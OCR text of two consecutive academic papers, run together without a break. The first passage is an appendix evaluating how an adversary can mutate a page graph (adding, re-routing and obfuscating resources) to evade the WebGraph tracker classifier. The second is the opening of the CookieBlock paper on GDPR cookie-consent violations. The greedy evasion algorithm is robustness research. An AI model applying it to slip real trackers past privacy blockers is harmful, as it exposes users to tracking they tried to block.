In each iteration, the algorithm mutates WebGraph's graph representation and probes the model for classification decisions. The algorithm takes the following inputs: a graph representation of a web page, G_0, consisting of all the nodes in the graph; a set of nodes and edges T of size l_T, representing the resources loaded by the adversary, hereafter referred to as the adversary resources; a trained classifier M that identifies ATS in WebGraph; and a maximum number of iterations that the algorithm can run, `max_iter`.

The algorithm processes the input as follows: It first uses the classifier M to obtain classifications of all nodes in the original graph G_0 (lines 1–4 in Algorithm ??). Second, it iterates over the steps from lines 9–20 `max_iter` times. In each iteration, every adversary node tries resource addition, resource re-routing, and obfuscation, and produces a new mutated graph, G_i (line 11). Third, it extracts features from the mutated graph G_i and uses them to classify all the nodes in this graph (lines 11–12). Fourth, it compares the predictions in the original and mutated graphs to obtain the number of desired and undesired switches (line 13). We assume an adversarial goal for which *desired* switches are all those in which an adversary node is switched from `ATS` to `Non-ATS`, whereas *undesired* switches are all those where any `Non-ATS` node is switched to `ATS` node. We call the total number of adversarial `ATS` nodes whose prediction the adversary wishes to change to `Non-ATS` the number of *required* switches. The switching of nodes not under the adversary's control from `ATS` to `Non-ATS` do not affect the adversary. These switches are, therefore, neither desired nor undesired. Finally, the adversary chooses the mutation that provides the best result, i.e., the one with the best trade-off between desired and

Feature	Type	WebGraph	AdGraph
Request type (e.g. iframe, image)	Content		●
Ad keywords in request (e.g. banner, sponsor)	Content		●
Ad or screen dimensions in URL	Content		●
Valid query string parameters	Content		●
Length of URL	Content		●
Domain party	Content		●
Sub-domain check	Content		●
Base domain in query string	Content		●
Semi-colon in query string	Content		●
Graph size (# of nodes, # of edges, and nodes/edge ratio)	Structure	●	●
Degree (in, out, in+out, and average degree connectivity)	Structure	●	●
Centrality (closeness centrality, eccentricity)	Structure	●	
Number of siblings (node and parents)	Structure		●
Modifications by scripts (node and parents)	Structure		●
Parent's attributes	Structure		●
Parent degree (in, out, in+out, and average degree connectivity)	Structure		●
Sibling's attributes	Structure		●
Ascendant's attributes	Structure	●	●
Descendant of a script	Structure	●	●
Ascendant's script properties	Structure	●	●
Parent is an eval script	Structure	●	●
Local storage access (# of sets, # of gets)	Flow (storage)	●	
Cookie access (# of sets, # of gets)	Flow (storage)	●	
Requests (sent, received)	Flow (network)	●	
Redirects (sent, received, depth in chain)	Flow (network)	●	
Common access to the same storage node	Flow (shared information)	●	
Sharing of a storage node's value in a URL	Flow (shared information)	●	
Graph size (# of nodes, # of edges, and nodes/edge ratio)	Flow (shared information)	●	
Degree (in, out, in+out, and average degree connectivity)	Flow (shared information)	●	
Centrality (closeness centrality, eccentricity)	Flow (shared information)	●	

Table 4: WebGraph features comparison with AdGraph. ● indicates that a feature is present. WebGraph calculates Graph size, Degree and Centrality features using both normal and shared information edges. The former comes under structural features while the latter comes under flow features.

undesired switches (lines 14–15). The adversary updates its T based on the chosen mutation (line 18). To keep memory and run time manageable, at the end of every iteration the algorithm randomly samples l_T adversarial nodes and edges from T (line 19) to be considered in the next iteration.

E Mutations on a single web page.

To illustrate how mutations result in classification switches, we take as an example a web page in which the third party with the highest number of ATS resources is assets.wogaa.sg, which has 12 nodes in the graph. Figure 9 shows the breakdown of classification switches as the adversary mutates the graph using the greedy mutation algorithm. The $\texttt{ATS}_{\texttt{Adv}}$ or the number of classifications the adversary wants to switch is 5 (pink line ——). From the adversary's point of view, adversarial nodes switching from ATS → Non-ATS are desired (blue line —●—), whereas adversarial nodes switching from Non-ATS → ATS are undesired (orange line —▲—). We consider Non-ATS → ATS changes on non-adversarial nodes to be undesired because they may have unintended impact on the web page (red line —◆— and brown line —■—). For instance, a first party Non-ATS → ATS switch may break the web page. We note that, if the adversary's goal is to just create a denial of service and force the user to disable ad and tracker blocking, the adversary might be unconcerned about breakage. In our experiments, switches that do not affect the adversary, such as ATS → Non-ATS for non-adversary nodes, are neither considered desired nor undesired (purple line —✳— and green line —●—).

There are two points worth highlighting from Figure 9: (1) Even if an adversary achieves the maximum number of desired switches, the mutations may produce undesirable changes, to both the adversary's nodes and others. For instance, at 20% of growth, 3 of the adversary's ATS nodes are classified as Non-ATS, but also 7 Non-ATS nodes (3 adversary and 4 non-adversary) switch to the undesired ATS classification. (2) The evolution of desired and undesired switches is not monotonic, i.e. the classification of nodes may change in both directions as the adversary mutates the graph, resulting in increasing or decreasing counts. This finding reinforces our argument that it can be cumbersome for an adversary to create targeted structural mutations without any unintended consequences. Not

Algorithm 1 Greedy random graph mutation. G_0 is a web page representation, T is the set of l_T nodes and edges controlled by the adversary, M is a trained model, and `max_iter` is the maximum number of operations.

Input: G_0, T, C, M, `max_iter`

for v $\in G_0$ **do**
  $\mathtt{x}_{G_0} \leftarrow$ `ExtractFeatures`$(v)\ \forall\ v \in G_0$
  $\mathtt{y}_{G_0} \leftarrow$ `Classify`$(M, \mathtt{x})\ \forall\ x\ in\ \mathtt{x}_{G_0}$
end for
$G \leftarrow G_0$
$i \leftarrow 0$
`graph-info` = []
while $i <$ `max_iter` **do**
  for $t \in T$ **do**
    $G_t \leftarrow$ `MutateGraph`(G, t)
    $\mathtt{x}_t \leftarrow$ `ExtractFeatures`$(v)\ \forall\ v \in G_t$
    $\mathtt{y}_t \leftarrow$ `Classify`$(M, \mathtt{x})\ \forall\ x\ in\ \mathtt{x}_t$
    d,u $\leftarrow$ `GetDesiredAndUndesired`$(\mathtt{y}_t, \mathtt{y}_{G_0})$
    $\Delta_t =$ d − u
    `graph-info`$[t] \leftarrow (\Delta_t, t, G_t)$
  end for
  $G \leftarrow G_t$ in `graph-info`[t] with largest Δ_t
  $T \leftarrow$ `UpdateAdv`$(T, t \in$ `graph-info`$[t])$
  $T \leftarrow$ `sample`(T, l_T)
  $i \leftarrow i + 1$
end while




Figure 9: Example breakdown of classification switches for the adversary's and other nodes on the graph. `NATS` is shorthand for `Non-ATS`. $\mathtt{ATS}_{\mathtt{Adv}} = 5$ (pink line), $\mathtt{Non\text{-}ATS}_{\mathtt{Adv}} = 7$, $\mathtt{ATS}_{\mathtt{Web}} = 62$, $\mathtt{ATS}_{\mathtt{Web}} = 13$ (not shown in plot). At 20% growth, the adversary achieves 3 `desired` switches, 7 `undesired` switches and 1 `neutral` switch. This leads to a success rate of 60%, a collateral damage of 10.14% and other changes of 7.7%.

only it is hard to predict how mutations will affect adversary's own desired classification, but also how those mutations may result in undesirable changes to others.

F WEBGRAPH robustness experiments

We show plots for the experiments in Sections 5.3.1 and 5.3.3. Figure 10 shows the results for an adversary that performs only resource addition against ADGRAPH (with only structural features) and WEBGRAPH. ADGRAPH shows a higher number of successes for the adversary (44 pages with success rate > 50% as compared to 30 for WEBGRAPH). At the same time, ADGRAPH also shows a higher amount of collateral damage (which is not beneficial for the adversary) – 66 pages with non-zero collateral damage, as compared to 47 for WEBGRAPH. Hence, there is no clear-cut winner between the two classifiers in terms of robustness. However, we do see that ADGRAPH has lower successes and higher collateral damage than WEBGRAPH against the powerful adversary that can do all mutations as shown in Figure 6(a) (note that this adversary cannot be used against ADGRAPH since ADGRAPH does not use information flow edges), since this adversary targets the effective, but costly, information sharing patterns.

Figure 11 shows the results for an adversary that colludes against an adversary with no collusion (Section 5.3.1). A colluding adversary shows a higher number of successes (63 pages with success rate > 50% as compared to 60 for the non-colluding adversary), and a lower collateral damage (9 pages with damage >0% compared to 18 pages for a non-colluding adversary).




Figure 10: Adversary's success rate vs. collateral damage for each test page at 20% graph growth, for resource addition against ADGRAPH and WEBGRAPH.




Figure 11: Adversary's success rate vs. collateral damage for each test page at 20% graph growth, for colluding and non-colluding adversaries.

Automating Cookie Consent and GDPR Violation Detection

Dino Bollinger *ETH Zurich*
Karel Kubicek *ETH Zurich*
Carlos Cotrini *ETH Zurich*
David Basin *ETH Zurich*

Abstract

The European Union's General Data Protection Regulation (*GDPR*) requires websites to inform users about personal data collection and request consent for cookies. Yet the majority of websites do not give users any choices, and others attempt to deceive them into accepting all cookies. We document the severity of this situation through an analysis of potential GDPR violations in cookie banners in almost 30k websites. We identify six novel violation types, such as incorrect category assignments and misleading expiration times, and we find at least one potential violation in a surprising 94.7% of the analyzed websites.

We address this issue by giving users the power to protect their privacy. We develop a browser extension, called CookieBlock, that uses machine learning to enforce GDPR cookie consent at the client. It automatically categorizes cookies by usage purpose using only the information provided in the cookie itself. At a mean validation accuracy of 84.4%, our model attains a prediction quality competitive with expert knowledge in the field. Additionally, our approach differs from prior work by not relying on the cooperation of websites themselves. We empirically evaluate CookieBlock on a set of 100 randomly sampled websites, on which it filters roughly 90% of the privacy-invasive cookies without significantly impairing website functionality.

1 Introduction

Browser cookies are the most common method for tracking the session state of websites. While some cookies are necessary for a website to operate, such as authentication cookies that keep users logged in, the majority of cookies are used for user tracking and advertising (as we show later in Fig. 2). Despite the existence of stateless tracking techniques such as browser fingerprinting [1], stateful tracking using cookies remains the primary tracking method. In 2019, Solomos et al. report that almost 90% of all websites use tracking cookies [48], an increase from 80% observed in a study by Roesner et al. from 2012 [42].

Governments have attempted to address user tracking through regulations. In the European Union, the General Data Protection Regulation (*GDPR*) [19] and the ePrivacy Directive [18] place restrictions on personal data collection and tracking. Article 6 of the GDPR specifies that a legal basis is required for a website to collect user data, the most common basis being *consent*. Article 7 and Recital 32 specify that consent must be freely-given, unambiguous, specific, and informed. The ePrivacy Directive and Recital 30 of the GDPR specify that the consent requirements also apply to the use of cookies. Websites must thereby inform users about the purposes cookies are used for, and they must provide users with the option to deny consent for specific purposes.

The GDPR has created a demand for prepared consent solutions, from which a new "consent as a service" industry has emerged [53]. The companies offering these services, called consent management platforms (*CMPs*), provide websites with cookie banner implementations that handle the collection of consent from users [24], and offer detailed descriptions of all the purposes that cookies are used for. Unlike the simpler cookie notices, which only inform users about the mere use of cookies, CMPs promise to provide users with more control over their personal data, fulfilling the GDPR's requirements in this area. However, Kampanos et al. [30] find that in a sample of approximately 14k websites from the UK and 3k from Greece, only 44% and 48%, respectively, show a cookie banner to the user. With 90% of all websites using tracking cookies, this means that many neglect to comply with the GDPR.

Websites that use CMPs also often do not live up to their promises, with many violating even basic rules. Nouwens et al. [39] show that 88.2% out of 680 examined websites that use a CMP fail in at least one of three simple requirements, including the requirement of opt-in choices and explicit consent. Matte et al. [34] found that in a sample of 1426 selected websites, 9.89% register affirmative consent before the user makes a choice, 2.66% do not allow any cookies to be rejected, and 1.89% register positive consent even when rejected by the user. Moreover, prior work has also shown that many CMPs attempt to influence visitors into accepting




Figure 1: Overview of the process involved in our study and the (intermediate) results.

all cookies. For example, a study by Utz et al. [52] shows that 57.4% of 1000 examined websites use nudging, which involves highlighting the "Accept All" button, or hiding the option to reject consent. This trend does not appear to be changing [30], and while high-profile violations are penalized [29, 38], GDPR enforcement regarding cookies is lagging behind, as the aforementioned studies show.

Our analysis. We confirm the lack of GDPR compliance by extending and improving upon past research. We analyze the accuracy of the information displayed on cookie banners, using a dataset collected from almost 30k websites. Specifically, we identify incorrect category assignments, misleading cookie expiration times, and assess the overall completeness of the consent mechanism. We define six novel methods to detect potential GDPR violations and extend two methods used in prior works. For the selected domains, we find that 94.7% contained at least one potential violation. In 36.4%, we found at least one cookie with an incorrectly assigned purpose, and in 85.8%, there was at least one cookie with a missing declaration or missing purpose. 69.7% of the sites assumed positive consent before it was given, and 21.3% created cookies despite negative consent. Our results indicate that this problem is more severe than previously indicated.

Note that we refer to the violations found as *potential* because only a judicial ruling can provide the legal certainty as to whether they are actual legal violations. In Section 6 we argue why they should be considered violations by referring to relevant regulations and legal precedents.

Browser extension. Based on evidence from prior works and our own measurements, cookie consent practices violate the GDPR so frequently that regulatory authorities cannot hope to keep up. We therefore provide users with a tool to enforce cookie consent on their web clients, without regulatory intervention. We develop a browser extension, CookieBlock, that classifies cookies by purpose, removing those that the user rejects. In this way, users can remove over 90% of all privacy-invasive cookies, without having to trust cookie banners or CMPs. Previous attempts to provide users such control, like the P3P standard [10], failed due to a lack of willingness of website administrators to implement the functionality required. We sidestep this problem by not relying on websites' cooperation at all.

We evaluate CookieBlock on a set of 100 websites to quantify the extension's impact on users' browsing experience. CookieBlock causes no issues on 85% of the sites, minor problems involving non-essential website functions on 8%, and more substantial issues on 7%. The more substantial problems involved the user's login status being lost due to the removal of essential cookies. To resolve these problems, the user can selectively define website exemptions, and change the classification of cookies through CookieBlock's interface.

To classify cookies, CookieBlock uses an ensemble of decision trees model, trained using the XGBoost [8] library. We gathered a training dataset of cookies from 29 398 websites that display cookie banners from a specific set of CMPs. Each CMP maintains its own cookie-to-purpose mapping, which we use to define the ground truth class-labels for the cookies in our dataset.

We evaluate the model by comparing its performance with the "Cookiepedia" repository [40]. Cookiepedia assigns purposes to cookies based on their name, and was constructed manually over a span of 10 years by experts in the domain of browser cookies. We query this repository for purpose predictions and compare the results with our selected ground truth. In summary, we find that Cookiepedia achieves a balanced accuracy of 84.7%, while our XGBoost-trained model achieves 84.4%. As such, our model is competitive with the performance achieved by human experts, showing that it is possible to automatically classify cookies by purpose using only the information available in the cookies themselves.

Contributions. First, we identify inaccurate information in cookie banners, and apply this to a sample of approximately 30k websites, finding potential GDPR violations for 94.7% of them. Second, we present a machine-learning classifier that infers purposes from cookies, reaching a performance that is comparable to that of human experts. Third, we develop a browser extension that automatically removes cookies according to users' preferences, which, unlike comparable approaches, is applicable to any cookie and does not require websites to cooperate. Finally, we release our tools for web administrators, allowing them to verify and improve the cookie consent compliance of their websites.[1]

[1] An extended version of the paper, the datasets, and tools can be found at https://karelkubicek.github.io/post/cookieblock.

Organization. The remainder of the paper is structured as follows. Section 2 describes our approach to collecting cookie information from CMPs, including the purposes used for training and the data used for the website analysis. Sections 3 and 4 describe the features we extract from cookies and our classifier model. Section 5 describes and evaluates the browser extension. Section 6 presents our website analysis and demonstrates our approaches to detecting potential GDPR violations. Section 7 discusses the scope of our work and its limitations. Section 8 describes related work, and Section 9 draws conclusions.

2 Dataset collection

In this section we describe how we collected our dataset of cookies annotated with the ground-truth class-labels. This dataset is then used for both the classifier in Section 4 and the GDPR compliance analysis presented in Section 6.

We collect cookie purposes from consent management platforms (*CMPs*). In contrast to Cookiepedia, these purposes are chosen by the website administrators who control which cookies are created in the users' browsers [9,49]. As such, we collect the ground truth from parties that have full knowledge about the purposes of cookies, rather than a third-party who may not know the full context. This also allows us to assign categories to cookies that are rare and may be unknown to Cookiepedia. In Section 4.1, we show that more than 20% of the collected cookies could not be identified by Cookiepedia.

Our first step is to select CMPs that list cookies with their purposes (Section 2.1). Then, from a set of six million domains, we detect the presence of the selected CMPs (Section 2.2). For each website where a CMP is used, a web crawler gathers both the cookies declared by the CMP and the cookies that are created in the browser when interacting with the website (Section 2.3). Finally, we combine the declarations with the cookies, and obtain the training data for use with our classifier (Section 2.4).

2.1 Suitable CMPs and cookie categories

There are a plethora of CMPs, each offering its own website plugin [24]. These plugins range from simple notifications to elaborate cookie banners that allow users to choose from dozens of possible category options [31]. The purpose assignments we intend to collect can only be retrieved from a small subset of all CMPs. In this section, we describe the criteria we used to select them.

Our first criterion is that the CMP must publicly and reliably list purposes for each cookie on every website where the plugin is correctly implemented. This is essential for collecting the purpose labels that we take as the ground truth. On certain websites, CMPs may offer category choices, but they do not display which cookies belong to which category. Our second criterion is that, when this mapping exists, it must be accessible in a way that can be automatically processed, ideally hosted remotely on a server by the CMP itself. Some websites list the cookie-to-purpose mapping in their privacy policy. This is generally not useful as the HTML structure of such policies varies greatly between sites, and thus would require a specialized data extraction for each case.

Table 1: Listing of CMPs and their market share in the top 1M websites as reported by BuiltWith [6]. In the third and fourth columns, we evaluate the CMPs with respect to two criteria for collecting purpose labels.

CMP	Market share	Remote?	Labels?
Osano	2.25%	✓	✗
Cookie Notice	1.29%	✗	✗
OneTrust	1.17%	✓	✓
OptAnon	1.08%	✓	✓
Cookie Law Info	0.95%	✗	✗
Cookiebot	0.77%	✓	✓
Quantcast CMP	0.68%	✓	✗
UK Cookie Consent	0.33%	✗	✗
TrustArc	0.26%	✓	✗
WP GDPR Compl.	0.20%	✗	✗
Moove GDPR Compl.	0.18%	✗	✗
tarteaucitron.js	0.16%	✗	✗
Usercentrics	0.16%	✓	✗
CookiePro	0.15%	✓	✓
Borlabs Cookie	0.12%	✗	✓
EU Cookie Law	0.12%	✗	✓
PrimeBox CookieBar	0.09%	✗	✗
Cookie Script	0.07%	✓	✓
Cookie Information	0.06%	✓	✓
Termly	0.05%	✓	✓
Cookie Info Script	0.05%	✓	✗
Easy GDPR	0.04%	✓	✗

In Table 1 we list the CMPs with the highest market-share worldwide, as reported by the technology trend database BuiltWith [6]. For each entry, we list how suitable they are for data collection, based on our criteria. We selected the CMPs OneTrust, OptAnon, Cookiebot, CookiePro, and Termly, here displayed in boldface, which we will use for all subsequent steps of data extraction and analysis.

2.1.1 Cookie purpose categories

No law defines which set of cookie purposes the CMPs must declare. Only cookies that are strictly necessary for website operation are recognized, which as per Article 5(3) of the ePrivacy Directive do not require consent from users, and may therefore be set before interaction with the cookie banner.

Given that the categories are not regulated, this selection varies across CMPs. For instance, the Transparency and Consent Framework 2.0 (*TCF*), an industry standard defined by

Table 2: Keywords used to map purposes in CMPs to the selected categories, with the percentage of declarations matched. By * we group multiple suffixes of similar words. The "Other" category contains the cookie declarations that did not match a category, including non-English category names.

Category	Fraction	Keywords
Necessary	13.2%	essential, mandatory, necessary, required
Functional	8.7%	function*, preference, secure, security, video
Analytics	11.4%	anonym*, analytic*, measurement, performance, research, statistic*,
Advertising	60.9%	ad, advertis*, ads, ad selection, fingerprint*, geolocation, market*, personalis*, personal info, sale of data, target*, track*
Unclassified	3.9%	uncategorize*, unclassified, unknown
Other	1.9%	-

IABEurope, proposes a set of 12 purposes for cookies [17]. Others, like OneTrust, even support the definition of custom categories by the website administrator [9]. In this work, we restrict ourselves to the following four categories, as originally defined by the UK's International Chamber of Commerce [26]:

1. (Strictly) Necessary cookies, which cannot be omitted without breaking the website's main functionality, such as authentication cookies.
2. Functional cookies, which allow for website customization without collecting user data, and are not required for essential services. Examples include user-specific localization and layout customization.
3. Analytics cookies, which serve to track and analyze users' behaviors on a single domain, and are used for aggregated data collection. Google Analytics cookies are common examples from this category.
4. Advertising cookies, which serve to deliver targeted advertisements by tracking users across multiple different domains. DoubleClick or social media websites are common origins for tracking cookies.

In addition to these categories, we also identify unclassified cookies, which will be used for the analysis in Section 6. The advantages of the above four categories are that they represent an ordering from the least to most privacy-invasive types of cookies, and that they represent clearly distinct functions. This makes it easier for users to select and distinguish them.

To map the purposes listed in cookie banners to the categories we use internally, we use the keyword mapping shown in Table 2. Purposes that do not contain any of the keywords are recorded as 'Other', and are neither used for training the classifier nor for our analysis.

2.2 CMP presence crawler

After selecting which CMPs to target, we need to find domains that use these CMPs to show cookie banners. To do so, we implemented a fast website scanning procedure using the Python `requests` library to concurrently fetch the index page of multiple target websites and scan them for the presence of the desired CMP. If the CMP is used, the website is recorded as being a potential candidate for retrieving cookie labels, and otherwise, the site is filtered out.

Because of the relatively low percentage of websites that use the selected CMPs, and to maximize the amount of collected data, we initialize the presence crawl using a set of nearly six million distinct domains. Our primary source is the Tranco ranking [32] of May 5th, 2021,[2] which lists domains ranked by their estimated worldwide popularity.

Our scan was performed on an AWS EC2 server instance located in Germany, with 32 vCPUs, 64 GB of RAM, and a 10 Gigabit connection. Special care was taken to perform the scan from within an EU country, as previous works have shown that there is significant geographic discrimination with regards to GDPR enforcement. Cookie banners are generally less likely to be shown to non-EU visitors [11, 13].

In total, we find 37 587 ($\sim 0.63\%$ of 5.94M) candidate domains for the next step of our data collection process.

2.3 Scraping cookie consent information

The second stage of the data collection process is to extract the cookies and their corresponding purposes from the candidate domains. To do so, we utilize the OpenWPM framework, version 0.12.0 [16, 35], which runs multiple concurrent Firefox browser instances via Selenium. OpenWPM instruments the browser such that all cookie creations and updates are recorded. We call these cookies the *observed cookies*.

We extend OpenWPM to handle data extraction from the CMPs. The gathered information includes at least the declared name, domain, expiration time, and purpose description, as well as the purpose category of the cookie. We will refer to this data as the *declared cookies*. The exact method for retrieving the declared cookies is specific to the CMP implementation. Common to all approaches is that we retrieve the information directly from the JavaScript files that define the consent mechanism. As such, the gathered information should directly relate to which cookies are accepted or rejected depending on the users' choices in the cookie banner.

Our crawl then proceeds as follows: For each domain, after arriving on the landing page, the crawler detects which CMP is actively present on the site. Then the set of declared cookies are extracted. If this proceeds without error, the subsequent steps are intended to trigger the creation of cookies in the browser. First, the crawler consents to all cookie purposes in the cookie banner using the Consent-O-Matic

[2] Available at: https://tranco-list.eu/list/P63J/full




Figure 2: The total number of cookie declarations with the ratio of observed cookies that match, separated by category.

extension [27, 39]. This is required, as otherwise, the lack of consent would prevent cookies from being created. Afterwards, the browser visits random links leading to subpages of the domain, scrolling down to the bottom of each page and performing random cursor movements for each subpage. Urban et al. [51] reported that browsing subpages increases the number of observed cookies up to 36%. As a trade-off between crawling speed and the amount of collected data, we visit ten randomly selected subpages for each site.

The consent crawl was performed on the same AWS EC2 instance described in Section 2.2, and took approximately 36 hours for the $\sim$ 37.5k candidate domains. In total, we successfully extracted $\sim$ 2.2 million declared cookies from the cookie banners of 29 398 websites ($\sim$ 72 cookies per site). In addition, we extracted 602k observed cookies from those same websites ($\sim$ 22 cookies per site). We find that 81.2% of the declared cookies are third-party entries, while only 46.3% of the observed cookies stem from third-parties.

There exists a discrepancy between the number of declared and observed cookies, which we explain as follows:

Limited automated interaction with the website. Our crawler does not register an account, login or modify the website settings, which can lead to fewer necessary and functional cookies being observed.

Overabundance of declarations. CMPs may list significantly more cookies in their cookie banners than there are actual cookies to be found on the website. Papadopoulos et al. [41] find that users will encounter approximately $\sim$ 12 cookies per site. We observe a mean of $\sim$ 22 cookies, indicating that we do not observe significantly fewer cookies than the related work in the area.

2.4 Obtaining the training dataset

Our training dataset consists of the observed cookies, with purposes derived from matching cookie declarations. Each cookie is uniquely identified by its name, host, and the target domain of the crawl, and these values are used as the key to join observed and declared cookies. This produces a total of 304k cookie samples for training, of which 28.2% are necessary, 6.2% are functional, 29.0% are analytics, and 36.7% are advertising. An additional 18k cookies are unclassified, or declared a purpose that could not be assigned to any of our categories.

Fig. 2 shows the total number of declarations per category, together with the ratio of observed cookies. It is important to note that the category of functional cookies is underrepresented, which we compensate for by weighting the samples when training the classifier. Moreover, despite the overabundance of declarations, out of 602k observed cookies, only 53.6% could be matched with a declaration. This implies that there may be many cookies present on websites that are unknown to the cookie banner. We will discuss this topic in more detail in Section 6.

3 Feature extraction

Cookies have multiple attributes, including a name, domain, path, value, expiration timestamp, as well as flags such as the "HttpOnly," "Secure," "SameSite," and "HostOnly" properties. There is no straightforward relationship between these attributes and the cookies' purpose. Therefore, we extract statistically-rich, domain-specific features so that a machine-learning model can extract a potentially complex, meaningful relation from the data.

We define more than 50 feature-extraction steps that represent a cookie as a real-valued sparse vector. We provide a high-level account of these steps below. More details are provided in Appendix B and the full description is given in the extended report [3] and documentation.[3]

Top-500 most common names and domains. A very effective method for identifying a cookie's purpose is detecting whether the cookie name or its origin domain are among the most common identifiers found online. Using a representative random sample of websites from our Tranco list, we collect a ranking of the 500 most common cookie names and domains. The intuition is that web modules use first-party cookies with predefined names and purposes, such as `PHPSESSID` in the case of PHP, and that cookies originating from the same domain usually have a common purpose.

Value type, encoding, and length. Several of our features indicate the presence of specific data types in the cookie content. This ranges from scalar types such as Booleans or integers to composite types such as CSV or JSON. We also

[3]The feature documentation and classifier are available at: https://github.com/dibollinger/CookieBlock-Consent-Classifier.

record the number of entries for composite types, as well as the length of the content in bytes as ordinal features. We furthermore distinguish between decimal and hexadecimal integers, as well as base64 and URL encoded strings. The intuition is that by identifying the types of data stored in a cookie, the classifier can better distinguish which cookies are used for tracking. For example, long hexadecimal strings are more likely to be used for uniquely identifying a user than short decimals.

Dates, timestamps, UUIDs, URLs, or locale strings. These values may provide hints about the purpose of a cookie. Intuitively, dates, UUIDs, and timestamps may be used as unique identifiers for tracking, while locales and URLs are more commonly used with functional cookies, for example to alter the display language or input method.

Update Features. Cookies are dynamic, and can be frequently updated by HTTP requests or through events in JavaScript code. As such, we not only consider features for a single state of the cookie, but also for changes that occur over time. Examples are the total number of times a cookie is updated over a fixed time interval, or the edit distance between cookie updates.

Cookie entropy. The entropy of the cookie's content, for example computed using Shannon's method, can provide information about its randomness. The intuition is that tracking identifiers often include a randomly generated component and hence have high entropy, thus potentially allowing the classifier to detect tracking cookies.

Note that not all cookie features can be used in all settings. For instance, in our dataset, advertising cookies are updated more rarely than other types of cookies. While this property could be used as a feature for training, it is highly dependent on the user's browsing pattern. Any features that are based on such patterns are unreliable in the setting of a browser extension, and may cause false predictions that cannot be observed during the model validation. For CookieBlock, we therefore only use those features that are agnostic to browsing patterns. Nevertheless, such properties may still be used for offline settings with a fixed browsing behavior, such as studies involving automated web-crawlers.

4 Classification

In this section, we present the design and evaluation of our cookie purpose classifier. We first describe the baseline, which is the manually constructed repository Cookiepedia (Section 4.1). Next, we explain our choice of model (Section 4.2) and the selected hyperparameters (Section 4.3). We explain the impact of different types of misclassifications (Section 4.4), and present our model's performance, comparing it with the selected baseline (Section 4.5). Finally, by estimating the degree of noise in the data, we estimate the best possible classifier performance for this dataset (Section 4.6).

4.1 Baseline

We compare our model's performance to that of a manual classification by experts in the field. Namely, we query cookie purposes from the public cookie repository Cookiepedia [40]. Cookiepedia reportedly stores data for over 30M cookies, of which a large portion has been labelled with purpose categories. These categories match the ones we have chosen in Section 2.1.1. For our dataset, Cookiepedia provides purposes for 79.2% of the cookies.

To use Cookiepedia as a classifier, we query it for each cookie name in our dataset and obtain the corresponding purposes from the repository. These purposes are then compared to the class labels we collected from the CMPs. To validate Cookiepedia as a classifier, we split the cookie dataset into 5 equally-sized chunks and compute the average accuracy, precision, and recall. In Table 3 we present the results.

Our measurements show that Cookiepedia achieves a mean balanced accuracy (i.e., macro-recall) of 83.4%. It achieves a high precision for both necessary and advertising cookies, but has particularly low precision for functional cookies. This can be explained through the class imbalance we find in the validation data. Due to the low number of samples for the functional ground truth, any error that assigns this category to other cookies will have a much greater effect on the precision of this class than it would have for the other categories.

4.2 Model selection

Our chosen model for the task of classifying cookies are ensembles of decision trees. We train them using the XGBoost library [8], which uses a sparsity-aware gradient tree boosting method developed by Chen and Guestrin. We use boosting because ensembles of decision trees can be as competitive as neural networks and have achieved top performance in several machine-learning competitions and benchmarks [20, 45, 54].

